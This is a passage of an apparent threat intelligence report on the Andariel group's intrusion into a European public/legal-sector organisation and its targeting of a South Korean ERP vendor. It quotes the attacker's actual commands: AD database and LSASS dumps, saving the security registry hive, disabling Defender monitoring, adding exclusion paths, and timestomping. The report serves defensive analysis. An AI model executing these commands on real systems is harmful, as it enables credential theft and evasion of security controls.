
WithSecure STINGR Research


To the past and beyond: Andariel's latest arsenal and cyberattacks

Mohammad Kazem Hassan Nejad
January 2026

TLP:CLEAR

Table of Contents





Executive Summary

1. WithSecure proactively identified and notified a European customer belonging to the public/legal sector of a breach attributed with high confidence to the Andariel group, a state-sponsored cyber group linked to the Reconnaissance General Bureau (RGB) 3rd bureau of Democratic People's Republic of Korea (DPRK).

2. The attribution was based on the threat actor's usage of unique malware, such as TigerRAT, command execution patterns, infrastructure linkages, and other technical and non-technical evidence that linked it to previous reports of Andariel activity.

3. We assess that the primary goal of this breach was cyberespionage. This was determined based on the group's past objectives and the intrusion activity, but most notably the threat actor accessing documents relating to anti-money laundering on the victim host. DPRK is notoriously known for its money-laundering activity to evade international sanctions.

4. This investigation led WithSecure to the discovery of another set of attack conducted by this group against an Enterprise Resource Planning (ERP) software in Republic of Korea (ROK) in 2025. WithSecure determined that this particular ERP software had been a previous target of Andariel in 2017 and almost certainly again in 2024.

5. This further on led to the discovery of three new, previously undocumented RATs that WithSecure attributes to Andariel, namely **StarshellRAT**, **JelusRAT**, and **GopherRAT**.

6. The investigation also led WithSecure to discover a staging server used by the group. Through this staging server, we were able to find additional artifacts related to both attacks. We also discovered a mix of new and old techniques and tooling used by the group to conduct their latest attacks, including privilege escalation tools such as PrintSpoofer and PetitPotato, and the abuse of the trending bring-your-own-vulnerable-driver (BYOVD) technique that is used by other threat actors to kill AV/EDR products.

Introduction


In 2024 and 2025, some of the notable cyber activities linked to the Democratic People's Republic of Korea (DPRK) nexus have primarily revolved around their IT worker activities. While the regime continues to advance and leverage this front, their traditional cyber means remain unabated.

In 2025, WithSecure discovered two cyberattacks that we attributed to the Andariel group, a state-sponsored cyber group linked to the RGB 3rd bureau of Democratic People's Republic of Korea (DPRK). During our investigation, we also discovered a staging server used by Andariel. We were able to pull artifacts from it during its uptime.

Throughout our research, we identified several new implants, tools, and techniques that shape a part of Andariel's latest arsenal. These include new remote access trojans (RATs) such as JelusRAT, StarshellRAT, and GopherRAT, as well as tools and techniques such as a custom port scanner, a PetitPotato sample, and abusing a vulnerable driver to target AV/EDR products.

Although we discovered new additions to their arsenal, the group still heavily re-uses their older custom malware, packers, tools, TTPs, and overall operational patterns. These generate identifiable footprints that provide cybersecurity practitioners with ample opportunities to track and attribute the group's activity.

This report provides details on the two cyberattacks we investigated and analysis of the artifacts we found across the two attacks and on the staging server. WithSecure has engaged governments and select partners with advanced copies of this report.



Attack #1: Public/Legal sector in Europe

Background

In 2025, WithSecure proactively identified and notified a European customer about a set of highly malicious activity occurring on a host in the victim estate. The threat actor had established a foothold on the host by setting up an unknown binary (hereon called “the implant”) as a scheduled task and perpetrated their attack, hands-on, by launching a set of commands and activity through this established implant.


WithSecure initially identified and notified the customer about this intrusion while conducting a proactive threat hunt. Almost a month later, WithSecure again identified malicious activity on this host originating from the same implant. Upon notifying the customer again, the customer quickly acted and isolated the affected hosts.

Upon receiving a copy of the implant from the customer, WithSecure quickly identified the implant as a TigerRAT sample. TigerRAT is a custom remote access trojan (RAT) exclusively linked to the Andariel group since 2020[1]. The sample was packed by a custom packer named TomCryptor, which has also been exclusively used in the past by Andariel to pack their custom payloads, including HazyLoad[2], modified AsyncRAT clients, as well as other TigerRAT samples.

Upon further analysis of the technical and non-technical evidence gathered, such as the unique malware and packer used, the implant’s C2 infrastructure linkages, and the overall intrusion activity patterns, WithSecure was able to attribute the attack with high confidence to the Andariel group.

On one of the first few days of hands-on activity, the threat actor accessed documents related to anti-money laundering on the host. Given DPRK is notoriously known for its money-laundering activity to evade international sanctions and Andariel’s past ‘actions on objectives’, we determined the primary goal of this intrusion was cyberespionage. However, as the threat actor was expelled from the victim estate amid conducting their attack and moving laterally, their ultimate goals may not have been fully realized.

The initial infection vector could not be determined, as WithSecure’s Endpoint Detection and Response (EDR) solution was deployed after the customer had already been compromised. However, our analysis revealed that the implant was set up as a scheduled task 80 days prior to its initial use. There is no clear evidence indicating that any other activity took place on the host from the time the implant was added as a scheduled task (80 days earlier) until the first hands-on activity detected by WithSecure’s EDR solution.



Intrusion activity timeline

The group carried out their hands-on activity in the victim estate over a seven-day period that was spread across nearly two months, with inactivity periods varying from a couple of hours to over a month. The overall intrusion activity timeline has been summarized in figure 1.




Figure 1. Timeline summary of intrusion activity

Intrusion activity breakdown

Most of the malicious activity was conducted through the established implant. However, during the final two days of the intrusion, we observed additional actions executed over RDP and Impacket, likely facilitated by a reverse proxy or tunnel created via the implant.

On the final day, the threat actor also briefly moved laterally to an adjacent host, deploying the same implant as a scheduled task and executing several tools and commands.

Persistence via scheduled task

The threat actor established persistence for the implant on the hosts via scheduled tasks. Some related commands included:

1. **Check if scheduled task exists:** schtasks | findstr XXXX
2. **Create scheduled task:** schtasks /create /tn XXXX /tr XXXX /sc daily /st XX:XX:XX /ru system
3. **Force run scheduled task (starting the implant right away):** schtasks /run /tn XXXX

Credential dumping

The threat actor accessed and dumped various credentials through different methods. These set of actions enabled wider user and domain compromise. Some methods included:

1. **Full AD dump via ntdsutil:** ntdsutil “ac i ntds” “ifm” “create full c:\ntds” q q
2. **Security registry hive dump:** reg save hklm\security c:\programdata\security
3. **LSASS dump through procdump:** pd.exe -accepteula -ma lsass.exe c:\programdata\lsa.dmp
4. **Browser credential access via PassView:** The threat actor dropped and executed PassView (Nirsoft’s WebBrowserPassView), a tool which allows the threat actor to steal browser credentials. Andariel has used this software in past campaigns as well[3].

Network discovery/recon

The threat actor checked the host’s network configuration and actively scanned for other hosts in the victim’s network as one of their primary objectives.

This activity was performed through several methods. Some of the executed commands included:

1. powershell “Import-Module ActiveDirectory; Get-ADComputer -Filter * -Properties IPv4Address, OperatingSystem, LastLogonDate | Select IPv4Address, Name, OperatingSystem, LastLogonDate | Sort IPv4Address | Format-Table -AutoSize”
2. ping -n 2 <ip/host>
3. netstat -naop tcp
4. netstat -naop tcp | findstr 445
5. netstat -naop tcp | findstr ESTA
6. netstat -naop tcp | findstr <3rd-4thIPv4Octet>
7. ipconfig
8. arp –a

Although a common command, the Andariel group is particularly known to use netstat command quite extensively in their attacks[4].

The threat actor also relied on a custom port scanner to scan ports for HTTP (80), HTTPS (443, 8443), SMB (445), RDP (3389), as well as 2 custom ports (5000,5001) across internal IP ranges. The custom port scanner (named ps.exe) was dropped and executed on the hosts through the implant. The port scanner is detailed in a later section called “Custom .NET port scanner”.

Drive and disk discovery

The threat actor looked for connected disks and drives via WMI and for iSCSI storages. These set of actions were most likely done as a pre-cursor to enable data theft and exfiltration of sensitive documents. This was achieved through commands including:

1. iscsicli sessionlist
2. wmic diskdrive get size,model
3. wmic logicaldisk get filesystem,name,size
4. wmic logicaldisk get name, drivetype, filesystem, size

At the early stages of the attack, right after running disk and drive discovery commands, the threat actor dropped and executed a custom tool named “fm.exe” (renamed to splwow.exe) via the implant. The custom tool could not be recovered from the host, but we suspect this was a custom tool to enumerate a target drive.

Such assessment is based on factors such as:

1. The tool was executed in early stages following a disk drive listing via WMIC
2. The threat actor used the implant to directly access sensitive (anti-money laundering) documents, including file paths that were not previously known to them.
3. The tool was invoked using a command that included a drive letter; moreover, the name of the produced output file included a “.mfs” extension with file format being compressed ZIP (PK header). An example command line is: splwow.exe -s i:\ -d c:\programdata\i
4. The tool was dropped as “fm.exe”, which may be an abbreviation for “file manager” – using abbreviations is a common pattern with some Andariel campaigns.
5. We identified a tool referenced in an Andariel report[5] that matched several characteristics of this tool. We were unable to obtain a sample to confirm the connection.

Modify Windows Defender settings

The threat actor excluded one of the paths where some of their tools were staged:

1. powershell Get-MpPreference | findstr Exclusion
2. powershell -Command Add-MpPreference -ExclusionPath “C:\Windows”

The threat actor also disabled Windows Defender before executing procdump, re-enabling it afterwards:

1. powershell Get-MpPreference | findstr DisableRealtimeMonitoring
2. powershell Set-MpPreference -DisableRealtimeMonitoring 1
3. pd.exe -accepteula -ma lsass.exe c:\programdata\lsa.dmp
4. powershell Set-MpPreference -DisableRealtimeMonitoring 0

Gather information on user/machine

As part of their overall information gathering and reconnaissance activities, the threat actor gathered information on the victim host and user accounts. Some executed commands included:

1. systeminfo
2. whoami
3. query user
4. net localgroup administrators
5. net user

RDP-related activity

The threat actor queried RDP sessions through commands such as:

1. qwinsta
2. wevtutil qe Microsoft-Windows-TerminalServices-LocalSessionManager/Operational /c:5 “/q:*[System [(EventID=25)]]” /rd:true /f:text
   - This command has been used by Andariel in the past[6]

The threat actor leveraged RDP to conduct a very small portion of their attack, primarily to logon into hosts, drop and execute several tools, and run some commands. It is unclear why the threat actor switched over to RDP when the implant was already established on a host (or could be established through other lateral movement methods).

Modify time attributes

The threat actor deployed an unknown tool (named “t.exe”) onto the hosts through the implant (first host) and RDP (adjacent host). The tool could not be recovered from the affected hosts. We suspect t.exe was a custom tool to modify the implant’s time attributes; this assessment was based on:

1. A previous Andariel report[7] highlights a time modification tool that matches in terms of file name and command line pattern.
2. The tool was dropped as “t.exe”, which may be an abbreviation for “time” – using abbreviations is a common pattern with some Andariel campaigns.
3. After a few seemingly unsuccessful attempts to execute the tool with the right file path as its command line arguments, the threat actor immediately used PowerShell to modify the time attributes instead.

The executed PowerShell commands were:

1. powershell (Get-Item “XXXX”).CreationTime = (Get-Date “XXXX”)
2. powershell (Get-Item “C:\TestFolder”).LastWriteTime = (Get-Date(‘XXXX’))
3. powershell (Get-Item “XXXX”).LastWriteTime = (Get-Date(‘XXXX’))


These set of actions were likely to further blend the implant into the victim environment and make it appear as an older component of the system.

Artifact removal

The threat actor consciously removed artifacts, such as tools staged onto the hosts and output files generated via the tools or executed commands. To do so, the threat actor leveraged:

1. **Remove directory command:** rd /S /Q C:\ntds
2. **Delete command:** del <filename>
3. **Implant’s built-in functionality**

These set of actions were likely aimed at hindering incident response and malware analysis by removing forensic footprints – especially as Andariel often relies on custom tooling and malware.



Miscellaneous commands

Throughout the attack, the threat actor also used a variety of other commands for different purposes. These included:

- **Read file content:** type <filename>
  - For example: To read port scanner output file directly via the implant.
- **Check file presence:** dir <filename>
  - For example: To check whether the threat actor's own tools or generated output files exist on disk (often precursor to removing them)
- **Kill running process:** taskkill /f /im <filename>
  - For example: To stop the threat actor's own running processes, such as the port scanner.
- **Rename file:** move <original> <new>
  - For example: To rename files dropped with ".gif" or ".ex" extensions to their ".exe" equivalent.
- **Check running process:** tasklist | findstr <processName or processID>
  - For example: To check if the threat actor's own processes, WithSecure-related processes, or other service processes are still running.
- **Check running process (2nd variation):** powershell Get-Process <processName> | Format-List Path
  - For example: To check if WithSecure-related processes or other service processes are still running.
- **Check local system time:** time /T

Staging folders

The threat actor staged files in various folders including:

1. Desktop directory
2. C:\ProgramData\
3. C:\Windows\

Some of the staged tools and malware were dropped with ".ex" or ".gif" extension before being renamed to their ".exe" equivalent.

Threat actor's behavior

Andariel is notoriously known for making typographical errors (typos) in the set of hands-on commands they execute[8,9]. This behavior was observed in this incident as well; examples of these typos were (boldened and underscored):

- reg query HKLM\SYSTEM\CurrentCont**or**lSet\Control\SecurityProviders\WDigest

> **Note:** This long command with the same exact typo was made on two separate days, potentially highlighting it was copy-pasted by the operator from perhaps a playbook that contained the typo.

- tasklsit | findstr pd.exe
- taskkill /f /im fs.exe

Furthermore, another noteworthy behavior observed in this incident was the re-execution of certain commands via the implant hours or days later, for example:

- **Listing RDP sessions:** wevtutil qe Microsoft-Windows-TerminalServices-LocalSessionManager/Operational /c:5 "/q:*[System [(EventID=25)]]" /rd:true /f:text
- **Listing RDP sessions (2):** qwinsta
- **AD dump:** ntdsutil "ac i ntds" "ifm" "create full c:\ntds" q q
- **Check local system time:** time /T

It is sensible for some of these commands to be re-executed, however actions such as re-executing the AD dump command may be redundant and could highlight either:

- There are multiple operators that work on a single intrusion and carry out actions through the attack lifecycle.
- An operator may be handling multiple intrusions simultaneously, thus forgetting what previous steps they may have taken in any one particular intrusion.

Intrusion time zone analysis

The scheduled task was set to start the implant at 10:05 (adjusted to UTC+9 - Pyongyang time). Furthermore, the intrusion activity timestamps also aligned well with the UTC +9 time zone. The threat activity per time of day (adjusted to UTC+9) has been depicted in figure 2. Reviewing activity by time of day showed that most of the activity occurred between 13:00 to 0:00 (UTC+9), which matches intrusion activity time linked to previous Andariel/DPRK activity[10]. The activity was carried out between Monday and Friday.




Figure 2. Threat activity per time of day (converted to UTC+9)

Attack #2: ERP software in South Korea

Background

The investigation of the attack described in the previous section “Attack #1: Public/Legal sector in Europe” led WithSecure to the discovery of novel tooling and malware linked to another set of attack conducted by Andariel against an Enterprise Resource Planning (ERP) software in Republic of Korea (ROK) in 2025.

Through our research and public reporting[11], WithSecure determined the ERP vendor’s particular software had been a target of Andariel in the past, particularly in 2017 and almost certainly again in 2024. In these two instances, it became apparent that the file server and update mechanism of the ERP software were compromised and trojanized to distribute malware to downstream victims.

By piecing together and analyzing artifacts and components we found related to the latest campaign, we assess the threat actor followed a similar attack pattern by compromising the file server(s) the ERP software would fetch its components from (during its setup and/or update process), and by delivering a fileserver-hosted trojanized version of one of the software’s primary components, it would infect downstream victims with two new RATs.

